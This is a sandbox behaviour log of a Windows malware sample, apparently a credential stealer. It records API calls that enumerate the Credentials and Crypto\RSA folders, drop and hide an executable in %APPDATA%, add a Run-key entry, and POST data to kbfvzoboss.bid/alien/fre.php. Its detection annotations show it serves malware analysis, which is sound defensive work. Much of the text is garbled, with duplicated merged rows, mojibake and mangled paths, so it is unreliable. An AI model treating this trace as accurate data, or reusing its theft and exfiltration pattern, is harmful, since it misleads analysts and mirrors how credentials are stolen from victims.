| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, ddf4a4, 0, 0, 0) Return: 1111d10 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1 | 1128 | 2984 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, ddf48c, 0, 0, 0) Return: 1111ed0 | 1128 | 2984 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, ddf48c, 0, 0, 0) Return: 1111d10 | 1128 | 2984 |
| Delete File | Path: %APPDATA%\24FC74\42AE16.lckType: VSDT_ASCII | 1128 | 2984 |
| Detection | Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII | | |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\24FC74\42AE16.lck) Return: 1 | 4400 | |
| 0.11511 4. 451 | | 1128 | 2984 |
| Call Filesystem API | API Name: DeleteFileW Args: (\\'\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\ | 1128 | 2984 |
| · | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 | | |
| Call Filesystem API Call Filesystem API Write File | | 1128 | 2984 |
| Call Filesystem API | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 | 1128 | 2984 2984 |
| Call Filesystem API Write File | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 | 1128 1128 1128 | 2984 2984 2984 |
| Call Filesystem API Write File Delete File | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 | 1128 1128 1128 | 2984 2984 2984 |
| Call Filesystem API Write File Delete File Detection | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, dde770, 1, 0, 0) Return: 1111d10 | 1128 1128 1128 1128 | 2984 2984 2984 2984 |
| Call Filesystem API Write File Delete File Detection Call Filesystem API Call System API | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, dde770, 1, 0, 0) Return: 1111d10 API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xb,)="" ,="" 0="" 0<="" 64,="" 735831104,="" 8,="" return:="" td=""><td>1128 1128 1128 1128 1128 1128 2984</td><td>2984 2984 2984 2984 2984 500</td></xb,> | 1128 1128 1128 1128 1128 1128 2984 | 2984 2984 2984 2984 2984 500 |
| Call Filesystem API Write File Delete File Detection Call Filesystem API | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003\deb042b\text{bee}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003\deb042b\text{bee}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003\deb042b\text{bee}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125} Type: VSDT_COM_DOS API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, dde770, 1, 0, 0) Return: 1111d10 API Name: BCryptDecrypt Args: (2b530000, 64, 0, <xb, %appdata%\microsoft\crypto\rsa\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042b\text{bee}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b\text{bea}7a40f15e1970b_713b9826-f5<="" (="")="" 0="" 0,="" 1177fa0,="" 14546180,="" 257="" 32,="" 64,="" 735831104,="" 8,="" alien="" api="" args:="" bcryptdecrypt="" fre.php\uea,="" kbfvzoboss.bid="" name:="" path:="" return:="" td=""><td>1128 1128 1128 1128</td><td>2984 2984 2984 2984</td></xb,> | 1128 1128 1128 1128 | 2984 2984 2984 2984 |
| Call Filesystem API Write File Delete File Detection Call Filesystem API Call System API Call System API Call System API | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%\Microsoft\Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\\$-, 64, 735831104, 0) Return: 0 API Name: BCryptDecrypt Args: (1177fa0, kbfvzoboss.bid/alien/fre.php\Uexp. 32, 0, 0, 0, kbfvzoboss.bid/alien/fre.php\Uexp. 32, 14546180, 257) Return: 0 | 1128 1128 1128 1128 1128 2984 1128 | 2984 2984 2984 2984 2984 500 2984 |
| Call Filesystem API Write File Delete File Detection Call Filesystem API Call System API Call System API Add File | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoft(Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%iMicrosoft(Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoft(Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%iMicrosoft(Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoft(Crypto\RSA*, 0, dde770, 1, 0, 0) Return: 1111d10 API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xb, %appdata%imicrosoft(crypto\rsa\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125="" (="")="" ,="" 0="" 0,="" 1177fa0,="" 14546180,="" 257="" 32,="" 64,="" 735831104,="" 8,="" a,="" alien="" api="" args:="" bcryptdecrypt="" fre.php\0="" kbfvzoboss.bid="" name:="" path:="" return:="" td="" type:="" vsdt_com_dos="" vsdt_com_dos<=""><td>1128 1128 1128 1128 1128 1128 1128</td><td>2984 2984 2984 2984 2984 2984 2984 2984</td></xb,> | 1128 1128 1128 1128 1128 1128 1128 | 2984 2984 2984 2984 2984 2984 2984 2984 |
| Call Filesystem API Write File Delete File Delection Call Filesystem API Call System API Call System API Add File Write File | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoft(Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%iMicrosoft(Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3588b9601125 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoft(Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3588b9601125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%iMicrosoft(Crypto\RSA\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoft(Crypto\RSA*, 0, dde770, 1, 0, 0) Return: 1111d10 API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xb, %appdata%imicrosoft(crypto\rsa\\$-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3588b9601125="" (="")="" ,="" 0="" 0,="" 1177fa0,="" 14546180,="" 257="" 32,="" 64,="" 735831104,="" 8,="" a,="" alien="" api="" args:="" bcryptdecrypt="" fre.php\0="" kbfvzoboss.bid="" name:="" path:="" return:="" td="" type:="" vsdt_com_dos="" vsdt_com_dos<=""><td>1128 1128 1128 1128 1128 1128 2984 1128 1128</td><td>2984 2984 2984 2984 2984 500 2984 2984 2984</td></xb,> | 1128 1128 1128 1128 1128 1128 2984 1128 1128 | 2984 2984 2984 2984 2984 500 2984 2984 2984 |
| Call Filesystem API Write File Delete File Call Filesystem API Call System API Add File Write File Call System API Call System API Call System API Call System API Call System API Call System API | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, dde770, 1, 0, 0) Return: 1111d10 API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xd, %appdata%\microsoft\crypto\rsa\s-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125="" (="")="" ,="" 0="" 0,="" 1177fa0,="" 14546180,="" 257="" 32,="" 64,="" 735831104,="" 8,="" alien="" api="" args:="" bcryptdecrypt="" bcryptdexpt="" chièlè\rie\si\epsi\si\eps<="" fre.phpúæ,="" ili="" kbfvzoboss.bid="" name:="" path:="" return:="" td="" type:="" vsdt_com_dos=""><td>1128 1128 1128 1128 1128 1128 1128 1128</td><td>2984 2984 2984 2984 2984 500 2984 2984 2984 2984</td></xd,> | 1128 1128 1128 1128 1128 1128 1128 1128 | 2984 2984 2984 2984 2984 500 2984 2984 2984 2984 |
| Call Filesystem API Write File Delete File Call Filesystem API Call System API Call System API Add File Write File Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call Network API Call Network API | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, dde770, 1, 0, 0) Return: 1111d10 API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xb, %appdata%\microsoft\crypto\rsa\s-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125="" (="")="" ,="" 0="" 0,="" 1177fa0,="" 14546180,="" 257="" 32,="" 64,="" 735831104,="" 8,="" alien="" api="" args:="" bcryptdecrypt="" bcryptdexpt="" fre.phpúæ,="" if\tilde\tild<="" kbfvzoboss.bid="" name:="" path:="" return:="" td="" type:="" vsdt_com_dos=""><td>1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128</td><td>2984 2984 2984 2984 2984 500 2984 2984 2984 2984 2984</td></xb,> | 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 | 2984 2984 2984 2984 2984 500 2984 2984 2984 2984 2984 |
| Call Filesystem API Write File Delete File Detection Call Filesystem API Call System API Call System API Add File Write File Call System API Call System API Call Network API Call Network API Call Network API Call Network API Call Network API | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\ | 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 | 2984 2984 2984 2984 2984 2984 2984 2984 |
| Call Filesystem API Write File Delete File Detection Call Filesystem API Call System API Call System API Add File Write File Call System API Call Network API Call Network API Call Network API Call Network API Call Network API | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Peturn: 1 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoft(CryptolRSA)*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%IMicrosoft(CryptolRSA)S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%IMicrosoft(CryptolRSA)S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%IMicrosoft(CryptolRSA)S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoft(Crypto\RSA*, 0, dde770, 1, 0, 0) Return: 1111d10 API Name: BCryptDecrypt Args: (2b530000, 64, 0, <xb, %appdata%imicrosoft(crypto\rsa\s-1-5-21-2674318124-2743851293-4242590628-500\u00e0a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125="" (="")="" 0="" 0,="" 0,<="" 1177fa0,="" 14546180,="" 257="" 3,="" 32,="" 64,="" 735831104,="" 8,="" alien="" api="" args:="" bcryptdecrypt="" box="" fre.php\u00e0\u00e0a,="" fre.php\u00e0a,="" kbfvzoboss.bid="" name:="" of="" path:="" return:="" td="" type:="" vsdt_com_dos=""><td>1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128</td><td>2984 2984 2984 2984 2984 500 2984 2984 2984 2984 2984</td></xb,> | 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 | 2984 2984 2984 2984 2984 500 2984 2984 2984 2984 2984 |
| Call Filesystem API Write File Delete File Detection Call Filesystem API Call System API Call System API Add File Write File Call System API Call System API Call Network API Call Network API Call Network API Call Network API Call Network API | e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1111d10 Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b960f1125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b960f1125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b960f1125 Type: VSDT_COM_DOS API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, dde770, 1, 0, 0) Return: 1111d10 API Name: BCryptDecrypt Args: (2b530000, 64, 0, <xb, %appdata%\microsoft\crypto\rsa\s-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125="" (="")="" 0="" 0)="" 0,="" 1,="" 1.0vhouser-agent:="" 1177fa0,="" 123="" 14546180,="" 2,="" 23,="" 257="" 32,="" 33c="" 33c,="" 4.08="" 40020000="" 64,="" 735831104,="" 8,="" [charon;="" alien="" api="" args:="" bcryptdecrypt="" bnsqueryex="" ficnéenifienificpe*s2d™-%s5p™-sh—,="" fre.phpúæ,="" http="" infermo]vhnhost:<="" kbfvzoboss.bid="" mozilla="" name:="" path:="" post="" return:="" socket="" td="" type:="" vsdt_com_dos=""><td>1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128</td><td>2984 2984 2984 2984 2984 2984 2984 2984</td></xb,> | 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 1128 | 2984 2984 2984 2984 2984 2984 2984 2984 |

| Detection | Threat Characteristic: Connects to remote URL or IP address | | |
|-------------------------------|--|------|------|
| | Connection: ſĨÇÑÉÈÑĨÉÑÉÇĐ\x90°Š'žĐ™-‰šĐ™\x8dšÑ\x8f—\x8f:80 Content: . | | |
| Call Network API | API Name: recv Args: (33c, , 4048, 0) Return: ? | 1128 | 2984 |
| Call Filesystem API | API Name: MoveFileWithProgressW Args: (%APPDATA%)24FC74\42AE16.exe, 0, 0, 1) Return: 1 | 1128 | 2984 |
| Call Filesystem API | API Name: DeleteFileW Args: (\\?\\\APPDATA\\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-15f6-4612-b8c6-3585b9601125) Return: 1 | 1128 | 2984 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddef04, 1, 0, 0) Return: 1111d10 | 1128 | 2984 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeae4, 1, 0, 0) Return: 1111ed0 | 1128 | 2984 |
| Add File | Path: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_MSIL | 1128 | 2984 |
| Detection | Threat Characteristic: Drops executable during installation Dropping Process ID: 2984 File: %APPDATA%124FC74I42AE16.exe Type: VSDT_EXE_MSIL | | |
| Detection | Threat Characteristic: Creates multiple copies of a file %APPDATA%\24FC74\42AE16.exe | | |
| Call System API | API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xđ,)="" ,="" 0="" 0<="" 64,="" 735831104,="" 8,="" return:="" td=""><td>2984</td><td>500</td></xđ,> | 2984 | 500 |
| Call System API | API Name: BCryptDecrypt Args: (118bcb0, Software\Microsoft\Windows\Current\Version\Run\Windows\Current\Version\Version\Version\Version\Run\Wi | 1128 | 2984 |
| Write File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS | 1128 | 2984 |
| Delete File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS | 1128 | 2984 |
| Add File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS | 1128 | 2984 |
| Write File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS | 1128 | 2984 |
| Detection | Threat Characteristic: Hides file to evade detection File: %APPDATA%124FC74/42AE16.exe | | |
| Detection | Threat Characteristic: Hides file to evade detection File: %APPDATA%124FC74 | | |
| Write File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS | 1128 | 2984 |
| Call Filesystem API | API Name: DeleteFileW Args: (\\?\\\APPDATA\\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15 e1970b_713b9826-15f6-4612-b8c6-3585b9601125) Return: 1 | 1128 | 2984 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddef1c, 1, 0, 0) Return: 1111d10 | 1128 | 2984 |
| Delete File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003\deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS | 1128 | 2984 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeaf8, 1, 0, 0) Return: 1111d10 | 1128 | 2984 |
| Call System API | API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xð,)="" ,="" 0="" 0<="" 64,="" 735831104,="" 8,="" return:="" td=""><td>2984</td><td>500</td></xð,> | 2984 | 500 |
| Call System API | API Name: BCryptDecrypt Args: (115e760, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 14547084, 257) Return: 0 | 1128 | 2984 |
| Add File | Path: %APPDATA%Microsoft(Crypto/RSAIS-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS | 1128 | 2984 |
| Write File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS | 1128 | 2984 |
| Call System API | API Name: DnsQueryEx Args: (lĨÇÑÉÈÑĨÊÑÊÇĐ'Š'žĐ™-‰šĐ™šÑ—, 1, 40020000) Return: 123 | 1128 | 2984 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 33c | 1128 | 2984 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 33c | 1128 | 2984 |
| Call Network API | API Name: connect Args: (33c, ĨIÇÑÉÈÑĨÉĢĐ"Š'žĐ™-‰šĐ™šÑ—:80, 16) Return: 0 | 1128 | 2984 |
| Call Network API | API Name: send Args: (33c, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: '1'\r\nContent-Type: application/octel-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 189\r\nConnection: close\r\n\r\n\r\n, 245, 0) Return: 245 | 1128 | 2984 |
